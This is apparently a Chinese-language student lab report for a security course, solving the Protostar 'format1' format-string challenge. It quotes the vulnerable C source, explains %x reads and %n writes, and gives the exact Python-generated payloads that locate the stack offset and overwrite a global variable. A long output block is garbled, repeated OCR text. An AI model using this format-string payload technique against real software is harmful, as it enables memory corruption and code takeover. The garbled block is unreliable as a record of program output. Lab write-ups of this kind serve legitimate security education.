

CS3312 Lab Format1

学号: 522031910439 姓名: 梁俊轩

2025年3月23日

1 代码逻辑

对源码进行分析, 在 Protostar 官网可以看到 format1 的 C 语言源代码:

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int target;

void vuln(char *string)
{
   printf(string);

   if(target) {
        printf("you have modified the target :)\n");
   }
}

int main(int arge, char **argv)
{
        vuln(argv[1]);
}
```

2 漏洞分析

与 format0 不同,这次 target 是作为全局变量的。

printf 是一个接受变参的函数,格式化字符串之后的比如 printf("%x%x",a,b); 但是这个时候,我们把 b 去掉只保留 a, 却发现仍然打印出了一个数值。很明显,printf 的原理是直接用 esp 做基准去取参数,我们完全可以任意读取其他地址的内存。而且%n 更是提供了写入功能,以参数对应的数值为指针,写入已经被打印出的字符数量。因此,我们可以通过向第 n 个参数写入一个地址的方法,再把 x 换成 n, 就能写入了。

通过 objdump 找到 target 地址:






图 1 攻击方式

随便构造一个输入,确定我们输入的这个字符串在栈中的位置到底在哪里:

root@protostar:/opt/protostar/bin# ./format1 `python -c "print 'ABCDEFGH'+'%08x.'*128 + '%08x'"`

```
rootSprotostar'/opt/protostar/bing_/formatl_'python_cc_"print _ABCDEFGH'=\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\
'\9808."=\320 + \\\
'\9808."=\320 + \\\\9808."=\320 + \\\\9808."=\320 + \\\\9808."=\320 + \\\\9808."=\320 + \\\9
```

图 2 结果 1

由图 2 可以看到,输出的最后一段为: 41003174.45444342,0x41 对应 A,0x42 对应 B,以此推 类,正好找到了 ABCDEFG,[47464544] 为 [%08x] 对应的内容,因此需要再减少十六个字节,同时往 ABCDEFGH 后面增加两个字节的内容以对齐。

root@protostar:/opt/protostar/bin# ./format1 `python -c "print 'ABCDEFGHx'+'%08x.'*126 + '%08x'"`



图 3 结果 2

由图三可以看到此时输出的末尾为 44434241,即最后输出的'%08x' 对应的是 ABCD,最后我们只需要将 ABCD 换成 target 的地址,并将最后的'%08x' 换成'%08n' 即可:

root@protostar:/opt/protostar/bin# ./format1 `python -c "print '\x38\x96\x04\x08EFGHx'+'%08x.'*126 + '%08n'"` 图四中,可以看到恰好命中。



图 4 结果 3